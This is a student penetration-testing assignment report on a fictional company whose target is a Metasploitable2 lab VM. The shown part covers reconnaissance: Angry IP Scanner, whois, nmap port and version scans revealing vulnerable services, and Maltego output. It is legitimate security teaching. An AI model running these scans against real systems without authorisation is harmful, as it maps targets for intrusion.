Sri Lanka Institute of Information Technology

Faculty of Computing

BSc (Hons) in Information Technology

(Sp. Cyber Security)

IE3022 – Applied Information Assurance

Assignment 02

ID Number	Name
• IT20258658	• Abewickrama G.D.C.J

Contents

Executive summary

The penetration team of SecureX decided to penetration test Wayne Industries and this test covered the internal and external networks of Wayne Industries. This penetration test helps to identify the current security level of Wayne Industries.

In the penetration test, several weaknesses and a few systems and network vulnerabilities were detected. Detailed weaknesses and vulnerabilities are included in the "Threat Modeling & Vulnerability Analyze" part of this report. Mitigation part of these vulnerabilities is also included in this report.

Recommendation of these vulnerabilities very important to protect organization assets against hackers. Some of these vulnerabilities are exploited in this penetration test report.

Abstract

In this report contain full detailed about vulnerabilities in Wayne Industries. Wayne Industries is software development company located in USA. This penetration test report divides few parts. These are, Information gathering and reconnaissance, Threat Modeling & Vulnerability Analyze, Exploitation and Impact of Wayne Industries. Angry Ip scanner, Whois, nmap and Maltego are the information gathering tools and Nessus is a vulnerability scanning tool.

The report begins with a brief overview of the system and a description of the important phases in the entire penetration testing procedure. Following the presentation of the scenario and the penetration test phases, this paper delves into the methodology of the penetration test. Following that, there is a review of the tools utilized in the penetration test, providing specific technical instructions and methodology on how those tools were used in the test.

Finally, a review of the organization's current controls is given, along with suggestions to mitigate and fix the dangers posed by the vulnerabilities uncovered during the penetration test.

Introduction

Scenario

Wayne Industries is software development base company located in USA. Wayne industries introduce new software development flat form who interest develop software’s and develop mobile applications.

Wayne Industries fully running on Metasploitable2. Metasploitable2 is Linux base operating system. Metasploitable2 has Command line interface, and it helps to manage sensitive information about their customers. Metaspoitable2 is very critical asset of the Wayne industries.

In this stage This company has made the decision to conduct a penetration test on its systems. Three teams were employed for this. There are three teams: red, blue, and purple. The red team will conduct internal and external network inspections, while the blue team will examine the red team's work to establish the company's current ability to withstand assaults. The purple team will examine the blue team's defense ideas to overcome the red team's vulnerabilities.

Penetration test

Penetration testing is called ethical hacking it means simulating cyber attack against computer systems or network systems to find vulnerabilities and find vulnerability mitigation methods.

This also provides a business with an understanding of their current security measures, giving them a competitive edge in terms of implementing suitable security measures for their systems before a hostile actor exceeds them.

There are few steps to follow penetration tester,

1. Pre-engagement
   During this stage, We identified Wayne Industries organizational culture, and the best pen testing strategy of organization.

2. Information gathering and reconnaissance
3. Threat-modelling
4. Vulnerability analysis
5. Exploitation
6. Post-exploitation
7. Reporting


Methodology

Information gathering and reconnaissance

Information gathering and reconnaissance is a part of penetration testing it helps to find more information about Wayne Industries system.

Angry Ip Scanner

Angry Ip scanner is used to find open ports and live hosts and Ip address about target and Angry Ip scanner is open-source tool.



1 2 3 4
12:26
IP Range - Angry IP Scanner
Scan Go to Commands Favorites Tools Help
IP Range
Start

IP Range: 192.168.56.0 to 192.168.56.255

Hostname: kali IP↑ Netmask

IP	Ping	Hostname	Ports [3+]
192.168.56.93	[n/a]	[n/s]	[n/s]
192.168.56.94	[n/a]	[n/s]	[n/s]
192.168.56.95	[n/a]	[n/s]	[n/s]
192.168.56.96	[n/a]	[n/s]	[n/s]
192.168.56.97	[n/a]	[n/s]	[n/s]
192.168.56.98	[n/a]	[n/s]	[n/s]
192.168.56.99	[n/a]	[n/s]	[n/s]
192.168.56.100	[n/a]	[n/s]	[n/s]
192.168.56.101	[n/a]	[n/s]	[n/s]
192.168.56.102	0 ms	METASPLOITABLE	80
192.168.56.103	[n/a]	[n/s]	[n/s]
192.168.56.104	[n/a]	[n/s]	[n/s]
192.168.56.105	[n/a]	[n/s]	[n/s]
192.168.56.106	[n/a]	[n/s]	[n/s]
192.168.56.107	[n/a]	[n/s]	[n/s]
192.168.56.108	[n/a]	[n/s]	[n/s]
192.168.56.109	[n/a]	[n/s]	[n/s]

Scan Statistics

Scanning completed


Total time: 14.08 sec
Average time per host: 0.06 sec

IP Range
192.168.56.0 - 192.168.56.255

Hosts scanned: 254
Hosts alive: 5
With open ports: 1

Close

Ready Display: All Threads: 0



1 2 3 4
12:26
IP Range - Angry IP Scanner
Scan Go to Commands Favorites Tools Help
IP Range
Start

IP Range: 192.168.56.0 to 192.168.56.255

Hostname: kali IP↑ Netmask

IP	Ping	Hostname	Ports [3+]
192.168.56.93	[n/a]	[n/s]	[n/s]
192.168.56.94	[n/a]	[n/s]	[n/s]
192.168.56.95	[n/a]	[n/s]	[n/s]
192.168.56.96	[n/a]	[n/s]	[n/s]
192.168.56.97	[n/a]	[n/s]	[n/s]
192.168.56.98	[n/a]	[n/s]	[n/s]
192.168.56.99	[n/a]	[n/s]	[n/s]
192.168.56.100	[n/a]	[n/s]	[n/s]
192.168.56.101	[n/a]	[n/s]	[n/s]
192.168.56.102	0 ms	METASPLOITABLE	80
192.168.56.103	[n/a]	[n/s]	[n/s]
192.168.56.104	[n/a]	[n/s]	[n/s]
192.168.56.105	[n/a]	[n/s]	[n/s]
192.168.56.106	[n/a]	[n/s]	[n/s]
192.168.56.107	[n/a]	[n/s]	[n/s]
192.168.56.108	[n/a]	[n/s]	[n/s]
192.168.56.109	[n/a]	[n/s]	[n/s]

IP address details


```
IP:          192.168.56.102
Ping:        0 ms
Hostname:    METASPLOITABLE
Ports:       80
```

Ready Display: All Threads: 0


Using angry Ip scanner we can find Ip address of Wayne Industries.

Whois


We use whois command to find details about 192.168.56.102. Whois command can gather server name, location, register date and owner details of Wayne Industries.



```
┌──(root㉿kali)-[/home/kali]
└─# whois 192.168.56.102

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2022, American Registry for Internet Numbers, Ltd.
#


NetRange:       192.168.0.0 - 192.168.255.255
CIDR:           192.168.0.0/16
NetName:        PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle:      NET-192-168-0-0-1
Parent:         NET192 (NET-192-0-0-0-0)
NetType:        IANA Special Use
OriginAS:
Organization:   Internet Assigned Numbers Authority (IANA)
RegDate:        1994-03-15
Updated:        2013-08-30
Comment:        These addresses are in use by many millions of independentl
y operated networks, which might be as small as a single computer connected
 to a home gateway, and are automatically configured in hundreds of million
s of devices.  They are only intended for use within a private context  and
 traffic that needs to cross the Internet will need to use a different, uni
que address.
Comment:
Comment:        These addresses can be used by anyone without any need to c
oordinate with IANA or an Internet registry.  The traffic from these addres
ses does not come from ICANN or IANA.  We are not the source of activity yo
```




```
OriginAS:
Organization:   Internet Assigned Numbers Authority (IANA)
RegDate:        1994-03-15
Updated:        2013-08-30
Comment:        These addresses are in use by many millions of independentl
y operated networks, which might be as small as a single computer connected
 to a home gateway, and are automatically configured in hundreds of million
s of devices.  They are only intended for use within a private context  and
 traffic that needs to cross the Internet will need to use a different, uni
que address.
Comment:
Comment:        These addresses can be used by anyone without any need to c
oordinate with IANA or an Internet registry.  The traffic from these addres
ses does not come from ICANN or IANA.  We are not the source of activity yo
u may see on logs or in e-mail records.  Please refer to http://www.iana.or
g/abuse/answers
Comment:
Comment:        These addresses were assigned by the IETF, the organization
 that develops Internet protocols, in the Best Current Practice document, R
FC 1918 which can be found at:
Comment:        http://datatracker.ietf.org/doc/rfc1918
Ref:            https://rdap.arin.net/registry/ip/192.168.0.0


OrgName:        Internet Assigned Numbers Authority
OrgId:          IANA
Address:        12025 Waterfront Drive
Address:        Suite 300
City:           Los Angeles
StateProv:      CA
PostalCode:     90292
Country:        US
RegDate:
```



```


OrgName:        Internet Assigned Numbers Authority
OrgId:          IANA
Address:        12025 Waterfront Drive
Address:        Suite 300
City:           Los Angeles
StateProv:      CA
PostalCode:     90292
Country:        US
RegDate:
Updated:        2012-08-31
Ref:            https://rdap.arin.net/registry/entity/IANA


OrgAbuseHandle: IANA-IP-ARIN
OrgAbuseName:   ICANN
OrgAbusePhone:  +1-310-301-5820
OrgAbuseEmail:  abuse@iana.org
OrgAbuseRef:    https://rdap.arin.net/registry/entity/IANA-IP-ARIN

OrgTechHandle: IANA-IP-ARIN
OrgTechName:   ICANN
OrgTechPhone:  +1-310-301-5820
OrgTechEmail:  abuse@iana.org
OrgTechRef:    https://rdap.arin.net/registry/entity/IANA-IP-ARIN


#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
```


Nmap

Nmap is network scanning tool. Nmap tool use to identifies open port, running services, running devices in their network and security risks in network.



```
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-23 16:05 EDT
Nmap scan report for 192.168.56.102
Host is up (0.000075s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:D0:6E:4F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```

- I use “**nmap -sS 192.168.56.102**” command to scan target, Wayne Industries. (192.168.56.102 is Ip address)
- We can find some open ports in 192.168.56.102.
- **“nmap -sV 192.168.56.102”** using this command we can find running version information of services type.
- **“nmap -sV -O -p 21 192.168.56.102”** using this command, can find specifies port number running operating system and version information.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-23 16:12 EDT
Nmap scan report for 192.168.56.102
Host is up (0.000073s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:D0:6E:4F (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O  -p 21  192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-23 16:24 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00051s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:D0:6E:4F (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.26 seconds
```

Maltego

This is a tool that can map out the system's linkages, such as which persons and subsystems are connected to it.



Output - Transform Output

```
Running transform To E-Mail Addresses [within Properties] on 1 entities (from entity "192.168.56.102")
No results found (from entity "192.168.56.102")
Transform To E-Mail Addresses [within Properties] returned with 0 entities (from entity "192.168.56.102")
Transform To E-Mail Addresses [within Properties] done (from entity "192.168.56.102")
Running transform To Location [country] on 1 entities (from entity "192.168.56.102")
Unable to find a location for IP address '192.168.56.102' (from entity "192.168.56.102")
Transform To Location [country] returned with 0 entities (from entity "192.168.56.102")
Transform To Location [country] done (from entity "192.168.56.102")
Running transform To Email address [From whois info] on 1 entities (from entity "192.168.56.102")
Transform To Email address [From whois info] returned with 2 entities (from entity "192.168.56.102")
Transform To Email address [From whois info] done (from entity "192.168.56.102")
```


Detail View

IPv4 Address
maltego.IPv4Address
192.168.56.102

Property View

- Properties
  - Type: IPv4 Address
  - IP Address: 192.168.56.102
  - Internal: □
- Dynamic properties
  - IP whois: ## ARIN WHOIS data and ser...
- Graph info
  - Weight: 50
  - Incoming: 0
  - Outgoing: 0
  - Bookmark:

1 of 1 entity


Maltego Community Edition 4.3.0
New Graph (1)
192.168.56.102
ip-192-168-56-102.ec2.internal
www.rampf-group.com.2021.vm25.i...
192.168.56.102.nip.io
cn.faulhaber.com.2021.vm25.ivei...
node.www.linck.com.vm11.iveins....
importops.lp.mia.ibcinc.com
device7399220-1e6655c5-local.wd...
cms.consulting.vector.com.vm25....
www.linck.com.vm25.iveins.de
luetze-pimport-nginx-metrics.vm...
nak-sued-akademie-de.vm11.ivein...
autodiscover.printgraph.com.br
FOR DEMO USE ONLY
Overview

Output - Transform Output

```
Included IBM Watson Transform runs: 97 of 100 credits remaining. Current quota period ends at 2022-04-28T05:58:58.896Z[UTC] (from entity "192.1
Transform To Entities From WHOIS [IBM Watson] returned with 12 entities (from entity "192.168.56.102")
Transform To Entities From WHOIS [IBM Watson] done (from entity "192.168.56.102")
Running transform To DNS Name [Reverse DNS] on 1 entities (from entity "192.168.56.102")
Transform To DNS Name [Reverse DNS] returned with 1 entities (from entity "192.168.56.102")
Transform To DNS Name [Reverse DNS] done (from entity "192.168.56.102")
Running transform To DNS Name from passive DNS [SecurityTrails] on 1 entities (from entity "192.168.56.102")
Included MST SecurityTrails Transform runs: 99 of 100 credits remaining. Current quota period ends at 2022-04-28T05:58:58.896Z[UTC] (from entit
Transform To DNS Name from passive DNS [SecurityTrails] returned with 12 entities (from entity "192.168.56.102")
Transform To DNS Name from passive DNS [SecurityTrails] done (from entity "192.168.56.102")
```

Detail View

DNS Name
maltego.DNSName
192.168.56.102.nip.io

- Relationships
  + Incoming
- Generator detail
  - Source: 192.168.56.102 (IPv4 Address)
  - Transform: To DNS Name from passive DNS [SecurityTrails]
  - Gen. date: 2022-04-16 06:07:12.410 -0400

Property View

- Properties
  - Type: DNS Name
  - DNS Name: 192.168.56.102.nip.io
- Graph info
  - Weight: 100
  - Incoming: 1
  - Outgoing: 0
  - Bookmark:

